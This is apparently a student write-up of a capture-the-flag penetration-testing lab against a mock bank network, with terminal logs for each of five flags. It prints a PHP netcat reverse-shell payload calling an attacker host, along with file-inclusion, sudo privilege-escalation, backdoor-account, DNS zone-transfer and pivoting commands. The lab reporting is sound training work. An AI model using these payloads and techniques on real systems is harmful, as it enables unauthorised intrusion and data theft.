
Upon encountering the OTP page requiring two-factor authentication (2FA), we leveraged the DirBuster tool to bypass this security measure. By conducting a thorough directory and file enumeration on the target system, DirBuster helped us identify webpages and endpoints that might not be properly protected by the 2FA mechanism. This method allowed us to explore potential backdoors or unprotected pages within the application's structure, providing an alternative path to access critical areas without needing to authenticate through the OTP system.




Based on the results obtained from ***DirBuster***, we confirmed the existence of several webpages. Among these, the homepage was specifically explored along with other significant pages identified during the scan.



We tested the search field for vulnerabilities related to improper input validation, such as file inclusion and cross-site scripting. The test for file inclusion was successful, allowing us to access sensitive system files. Specifically, we exploited this vulnerability to retrieve the contents of the ***/etc/passwd*** file directly from the search field, demonstrating a critical security flaw where user input was not adequately sanitized, leading to unauthorized access to server files. This kind of vulnerability exposes user and system data, significantly compromising the integrity of the system.



After thorough investigation, it was confirmed that the session cookies and their corresponding values are stored within the session file of the logged-in user. Consequently, by retrieving the phpsession cookie ID from the request, we were able to conduct a search and identify a vulnerability in the user_pref cookie.



Subsequently, utilizing Burpsuite, we encoded a PHP script <?php system("uname -a")?> to assess the execution of system commands on the target system. This process involved encoding the PHP script as follows:

- ***System info script:*** 3C?php%20system(%22uname%20-a%22)?%3E

Furthermore, we crafted a PHP script embedded with a netcat command <?php system("nc -e /bin/bash 10.48.0.120 7777")?> to establish a reverse shell, facilitating remote access to the target system. The encoded PHP script for the reverse shell is as follows:

- ***Reverse shell script:***
  %3C%3Fphp%20system(%22nc%20e%20%2Fbin%2Fbash%2010.48.0.120%207777%22)%20%3F%3E

Gain access:

```
┌──(root㉿kali)-[/home/…/Desktop/EthicalHacking/Assignment/FinalProject]
└─# nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.48.0.120] from (UNKNOWN) [10.48.0.201] 49360
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html
whoami
www-data
ls -la
total 44
drwxr-xr-x 2 root root 4096 Apr 19 04:01 .
drwxr-xr-x 3 root root 4096 Jul 16  2019 ..
-rw-r--r-- 1 root root  368 Sep 15  2022 applications.php
-rw-r--r-- 1 root root 2254 Apr 17 07:07 authenticate.php
-rw-r--r-- 1 root root 3311 Sep 19  2022 cookie.php
-rw-r--r-- 1 root root 1482 Jul 16  2019 home.php
-rw-r--r-- 1 root root  669 Jul 15  2019 index.php
-rwxr-xr-x 1 root root 2004 Apr 19 04:01 log.php
-rw-r--r-- 1 root root  111 Jul 15  2019 logout.php
-rwxr-xr-x 1 root root  501 Apr 17 07:38 otp.php
-rw-r--r-- 1 root root 2530 Jul 15  2019 style.css

uname -n
WebServer

uname -a
Linux WebServer 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

python -c 'import pty;pty.spawn("/bin/bash")'
www-data@WebServer:/var/www/html$
```

Privilege Escalation

It was identified that the logged user www-data was allowed to run an apt-get command as sudo user with no password which enabled root privilege access.

```
www-data@WebServer:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on WebServer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on WebServer:
    (root) NOPASSWD: /usr/bin/apt-get
www-data@WebServer:/$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
<apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
uname -a
Linux WebServer 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
# uname -n
uname -n
WebServer
# pwd
pwd
/tmp
#
```

Discovery of Flag – One

```
# cd root
cd root
# pwd
pwd
/root
# ls -la
ls -la
total 60
drwx------  8 root root 4096 Apr 17 07:39 .
drwxr-xr-x 24 root root 4096 Jul 15  2019 ..
-rw-------  1 root root  469 Apr 19 04:03 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  3 root root 4096 Apr 17 07:05 .cache
drwxr-xr-x  5 root root 4096 Apr 17 07:06 .config
drwx------  3 root root 4096 Apr 17 07:05 .dbus
drwxr-xr-x  3 root root 4096 Apr 17 07:05 .local
drwxr-xr-x  2 root root 4096 Sep  3  2022 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Sep 12  2022 .ssh
-rw-------  1 root root 9370 Sep  1  2022 .viminfo
-rw-r--r--  1 root root  572 Apr 17 07:39 flag1.txt
```

```
# cat flag1.txt
cat flag1.txt
8!ZP#}

That was surely easy and fun!

The Systems admin implemented network segmentation that keeps the critical systems in the different branches sage from people like you. However, this web server is allowed past the firewall and into the Tech branch of the Bank of 04800.

Our informant tells that the Systems admin hastily configured the DNS server when putting up the va.com domain to meet some tight deadlines. You will need to be craftly and use this fact to help you move forward.
Find the Tech branch's subnet. find the flag and win another battle for the team.
#
```

That was surely easy and fun!

The Systems admin implemented network segmentation that keeps the critical systems in the different branches sage from people like you. However, this web server is allowed past the firewall and into the Tech branch of the Bank of 04800.

Our informant tells that the systems admin hastily configured the DNS server when putting up the va.com domain to meet some tight deadlines. You will need to be craftly and use this fact to help you move forward.

Find the Tech branch's subnet. find the flag and win another battle for the team.

#

To establish persistence within the compromised system, we created a new user account named ***system_red*** with the password ***123*** specifically for SSH access. This step ensured continued access to the system, facilitating further testing and analysis without needing to exploit the initial vulnerability repeatedly.

```
┌──(root㉿kali)-[/home/nprince]
└─# ssh -oHostKeyAlgorithms=+ssh-rsa system_red@10.48.0.201
system_red@10.48.0.201's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

825 packages can be updated.
566 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

system_red@WebServer:~$ sudo su
[sudo] password for system_red:
root@WebServer:/home/system_red#
```

To retrieve the second part of Flag 1, we executed the command ***grep -r "VAT24"*** to conduct a recursive search throughout the current directory and all its subdirectories. This command was instrumental in locating the string ***"VAT24"*** within the system files, successfully uncovering the remaining segment of the flag in the log file at */var/www/html/log.php*.

```
grep: /run/systemd/journal/streams/8:11930: Permission denied
grep: /run/systemd/journal/streams/8:11803: Permission denied
grep: /run/systemd/journal/streams/8:10989: Permission denied
grep: /run/systemd/journal/streams/8:9965: Permission denied
grep: /run/systemd/inaccessible: Permission denied
grep: /run/lock/whoopsie/lock: Permission denied
/var/www/html/log.php:            $flag_half = "VAT24{flv";
grep: /var/www/.bash_history: Permission denied
grep: /var/cache/lightdm/dmrc: Permission denied
grep: /var/cache/apt/archives/partial: Permission denied
grep: /var/cache/apt/archives/lock: Permission denied
grep: /var/cache/ldconfig: Permission denied
```


The contents of the ***log.php*** file was displayed, and the complete flag was acquired. The complete flag is: **VAT24{flv8!ZP#}**

```
        // Upon successful injection, return half of the flag encoded in base64
        $flag_half = "VAT24{flv";
        $flag_half_base64 = base64_encode($flag_half);
          // Output the first half of the flag
        echo "$flag_half_base64</p>";
    //add a link to home
        echo "<a href='home.php'> Go to Home </a>";
```


Discovery of Flag – Two

Based on the found hint in flag1 about the DNS configuration, an active DNS query for zone transfer for the domain **va.com** was performed on the DNS server running on **10.48.0.202** using the command **dig @10.48.0.202 AXFR va.com**.

The above command enabled access to the contents of the **va.com** server including the second flag: **VAT24{RhyL6.y2=ZUu}** and credentials to access the **webdb.va.com server** running on IP address **10.48.1.68 under the Tech Branch from a separate subnet 10.48.1.0/24**



Based on the info obtained in the DNS server, an SSH connection was established to the web DB server using **proxychains to relay connection from VPN network 10.48.0.100 - 10.48.0.254 to 10.48.1.0/24 via the exploited webserver machine 10.48.0.201.** After this, the command **ls -la** was used to display the hidden files in the directory which displayed more detailed files including a history file called **.bash_history.**



Upon gaining access to the system, we discovered two intriguing hint files named ***hint.txt*** and ***hint2.txt***.

```
guest@WebDB:~$ cat .hint2.txt
Ahh you found me! Although I am not a flag, I know there is one flying back and forth.

*sniff* *sniff* Can you smell all that traffic!?

guest@WebDB:~$ cat hint2.txt
Hello, is it me you're looking for?
'Cause I wonder where you are and I wonder what you do
Are you somewhere feeling lonely or is someone loving you?
 ...

Ooops. Not me. But you are getting warm. Keep looking.
Let me get back to my calculator, it always help us elevate our  profit.
guest@WebDB:~$
```

Hint2.txt informed about the existence of an application that performs calculation tasks which would be used to for privilege escalation. It was therefore established that a python script named **application.py** does the specified task, the same script was modified to enable root access.

```
guest@WebDB:~$ sudo -l
Matching Defaults entries for guest on WebDB:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User guest may run the following commands on WebDB:
    (root) NOPASSWD: /usr/bin/python3 /home/guest/application.py
guest@WebDB:~$
```

We modified the ***application.py*** script to elevate our privileges within the system. By inserting an ***import os*** statement and then invoking ***os.system('/bin/sh')***, we injected a line of code that would execute a new shell instance with the script's privileges. This allowed us to escalate our user permissions to root, granting us unrestricted access to the system's environment. This modification effectively leveraged the Python script's execution permissions to bypass standard user restrictions and achieve higher-level system control.

```
File  Actions  Edit  View  Help
import os

os.system('/bin/sh')

def add(x, y):
    return x + y
```

Following the modification of the *application.py* script to include a command shell invocation, we executed the script using root privileges via ***sudo***. This allowed us to open a shell with root access, as evidenced by the output displaying ***uid=0(root) gid=0(root) groups=0(root)***, confirming that we had successfully escalated our privileges to the highest level. With root access secured, we were able to freely locate and interact with critical system files and directories, such as searching for additional flags using the `locate` command. This root-level access is crucial for comprehensive system analysis and further exploitation or security assessment tasks.

```
guest@WebDB:~$ clear
guest@WebDB:~$ vi application.py
guest@WebDB:~$ sudo /usr/bin/python3 /home/guest/application.py
# pwd
/home/guest
# uid
/bin/sh: 2: uid: not found
# id
uid=0(root) gid=0(root) groups=0(root)
# locate flag
/root/flag3
/usr/lib/x86_64-linux-gnu/perl/5.26.1/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.26.1/bits/waitflags.ph
```

Discovery of Flag – Three

With root access, we navigated to the root directory and listed its contents, uncovering various system files and a notable file named ***flag3***. Upon examining the contents of this file, we discovered the third flag ***(`VAT24{z7:Ve.4.\%B}`),*** alongside a user entry hinting at its significance for further penetration steps. The hint associated with the flag suggested that the password provided could be instrumental in accessing the system administrator's machine, marking a critical progression point in our penetration testing efforts.

```
# cd root
# ls -la
total 36
drwx------  4 root  root  4096 Apr 19 13:24 .
drwxr-xr-x 23 root  root  4096 Sep 12  2022 ..
-rw-------  1 root  root   235 Apr 19 13:24 .bash_history
-rw-r--r--  1 root  root  3106 Apr  9  2018 .bashrc
-rw-r--r--  1 guest guest  519 Apr 19 13:24 flag3
drwxr-xr-x  3 root  root  4096 Sep  5  2022 .local
-rw-------  1 root  root   628 Sep 19  2022 .mysql_history
-rw-r--r--  1 root  root   148 Aug 17  2015 .profile
drwx------  2 root  root  4096 Dec  4  2020 .ssh
# cat flag3
 user_id | username |            password            |       flag       |                                                    hint
---------+----------+----------------------------------+------------------+-----------------------------------------------------------------------------------------------------------
       1 | guest    | 09bf1ef6497d5505fbf4b076b23c5ac3 | VAT24{z7:Ve.4.\%,B} | what a password! but it can  help you to finally log into that elusive sysadmin mmacchine
(1 row)

# -
```

This flag not only represented a successful milestone in our security audit but also provided the necessary credentials to deepen our system exploration. Moreover**,** in that same machine, the extraction of content in a file named **.bash_history**, revealed credentials for the **SysAdmin** machine running on IP address **10.48.1.70**

```
guest@WebDB:~$ cat .sudo_as_admin_successful
guest@WebDB:~$ cat .bash_history
history
exit
ls
rm flag4.tar
ssh administrator@p@ssw0rd
ssh administrator@10.48.1.70
exit
guest@WebDB:~$
```

Using the system administrator login credentials previously obtained, we accessed the administrator's machine via an SSH session. Once inside, we navigated to a directory labeled ***flag4*** and found it contained a text file and an image. The text file, ***flag4.txt***, playfully noted that the journey wasn't over, suggesting that the actual flag was hidden within the image, ***flag.jpeg***. The hint provided within the text file indicated that the image contained more than what was visible at first glance, and it specified ***pass*** as the passphrase needed to uncover further details, likely through a steganographic analysis. This step highlighted the importance of persistence and attention to detail in uncovering hidden data within seemingly innocuous files.

Discovery of Flag – Four

```
1 administrator@SysAdmin:/home/guests$ sudo tar -xf flag4.tar
administrator@SysAdmin:/home/guests$ ls
flag4  flag4.tar  linux-creds.txt  new
administrator@SysAdmin:/home/guests$ cat flag4
cat: flag4: Is a directory
1 administrator@SysAdmin:/home/guests$ cd flag4/
administrator@SysAdmin:/home/guests/flag4$ ls
flag4.txt  flag.jpeg
administrator@SysAdmin:/home/guests/flag4$ cat flag4.txt
You are halfway there. This is not your flag. You didn't think it would be this easy now did you?

Hint: 1. There is more to the image than meets the eye.

      2. The passphrase is pass
```

We set up a simple HTTP server on the SysAdmin machine using Python's http.server module, serving files out of the directory containing the flag.jpeg image. This server was configured to run on port 7070, allowing for direct file access over the network. By doing this, we facilitated the download of the flag.jpeg image to a local Linux machine for further analysis.

```
148 administrator@SysAdmin:/home/guests/flag4$ python3 -m http.server 7070
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
10.48.0.201 - - [28/Apr/2024 19:39:37] "GET / HTTP/1.1" 200 -
10.48.0.201 - - [28/Apr/2024 19:39:42] "GET / HTTP/1.1" 200 -
10.48.0.201 - - [28/Apr/2024 19:40:23] "GET /flag.jpeg HTTP/1.1" 200 -
```

```
└─$ proxychains wget http://10.48.2.70:7070/flag.jpeg
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
--2024-04-28 13:39:53--  http://10.48.2.70:7070/flag.jpeg
Connecting to 10.48.2.70:7070... [proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.48.2.70:7070  ...  OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 121163 (118K) [image/jpeg]
Saving to: 'flag.jpeg'

flag.jpeg                    100%[===================>] 118.32K  --.-KB/s    in 0.05s

2024-04-28 13:39:53 (2.56 MB/s) - 'flag.jpeg' saved [121163/121163]
```

Figure 1: Downloading the flag.jpeg

Figure 2: The Flag4 was found embedded in an image.

Following the guidance provided in ***flag4.txt***, we utilized a steganographic tool to extract hidden data from the ***flag.jpeg*** image, using the passphrase ***pass***. This process revealed additional content embedded within the image, which was output to a file named ***flag.jpeg.out***. Upon examining this output file, we found not only the text of Flag 4 but also a clue leading us towards the final challenge securing the file ***Flags.tar.xz*** from a secure server. The hint also mentioned that the system administrator used a ***"secure"*** password derived from the company's website.

```
┌──(rmboneko㉿kali)-[~]
└─$ steghide extract -sf flag.jpeg -p pass
wrote extracted data to "flag.jpeg.out".

┌──(rmboneko㉿kali)-[~]
└─$ ls
Desktop    EthicalHacking  Pictures   Templates  assign6          chinese_wall                flag.jpeg      index.html.1  send.txt
Documents  LICENSE         Public     Videos     assign_10        cvemap                      flag.jpeg.out  index.html.2  ssh_scan.txt
Downloads  Music           README.md  assign3    buffer_overflow  cvemap_0.0.4_linux_amd64.zip  index.html     mid-term

┌──(rmboneko㉿kali)-[~]
└─$ cat flag.jpeg.out
VAT22{dZ~'wsP^)6Rb} You made it.

You will search for your final flag "Flag5.tar.xz" on a secure server at ssh administrator@10.48.2.10. You will have to exfiltrate the jackpot to
 your system.

The System admin used a “secure” password for this machine, one he picked from the company's website page. Can you figure out which?

┌──(rmboneko㉿kali)-[~]
└─$
```

Based on the content found in the text of Flag4, it was detected that the last flag resides on **10.480.2.10** which is one of the systems from a separate network **10.48.2.0/24** and the **administrator accesses the Finance Server via ssh session**.




Figure 3: Crawling of unique words from the company's website.




Figure 4: Generating of random words using John the Ripper tool.




Figure 5: Python script to find the longest word ones since the administrator uses a secure password.




Figure 6: Detection of the longest word used as password.

Discovery of Flag – Five

Upon discovery of used password, SSH-login to **FininceServer** machine using **administrator** and **vulnerabilities** was performed and files were listed files leading to detection of **flag5-hex** and **hint5.txt** which revealed on how to proceed to obtain the content of **Flag 5**

```
administrator@FinanceServer:~$ ls -la
total 10876
drwxr-xr-x 7 administrator administrator    4096 Apr 19 17:06 .
drwxr-xr-x 3 root          root             4096 Dec  2  2020 ..
-rw------- 1 administrator administrator     556 Apr 19 17:03 .bash_history
-rw-r--r-- 1 administrator administrator     220 Dec  2  2020 .bash_logout
-rw-r--r-- 1 administrator administrator    3868 Dec  2  2020 .bashrc
drwxrwxr-x 3 administrator administrator    4096 Apr 29 16:30 .byobu
drwx------ 2 administrator administrator    4096 Dec  2  2020 .cache
-rw-r--r-- 1 administrator administrator 1697280 Apr 19 17:06 flag5-hex
drwx------ 3 administrator administrator    4096 Dec  2  2020 .gnupg
-rw-rw-r-- 1 administrator administrator     136 Dec  4  2020 hint5.txt
-rw-rw-r-- 1 administrator administrator       0 Dec  2  2020 .hushlogin
drwxrwxr-x 3 administrator administrator    4096 Apr 19 16:29 .local
-rw-r--r-- 1 administrator administrator     868 Dec  2  2020 .profile
drwx------ 2 administrator administrator    4096 Dec  4  2020 .ssh
-rw-r--r-- 1 administrator administrator       0 Dec  2  2020 .sudo_as_admin_successful
-rw------- 1 administrator administrator     747 Dec  4  2020 .viminfo
-rwxrwxr-x 1 administrator administrator 4689964 Dec  2  2020 .wazuh-agent_3.13.2-1_amd64.deb
-rw-rw-r-- 1 administrator administrator 4687358 Sep  5  2022 wazuh-agent_3.13.5-1_amd64.deb
administrator@FinanceServer:~$ cat hint5.txt
The system admin tried to earn his pay this time by obfuscating me. I used to be a real file, now look at me! Just an ugly heXXDump :(
administrator@FinanceServer:~$
```

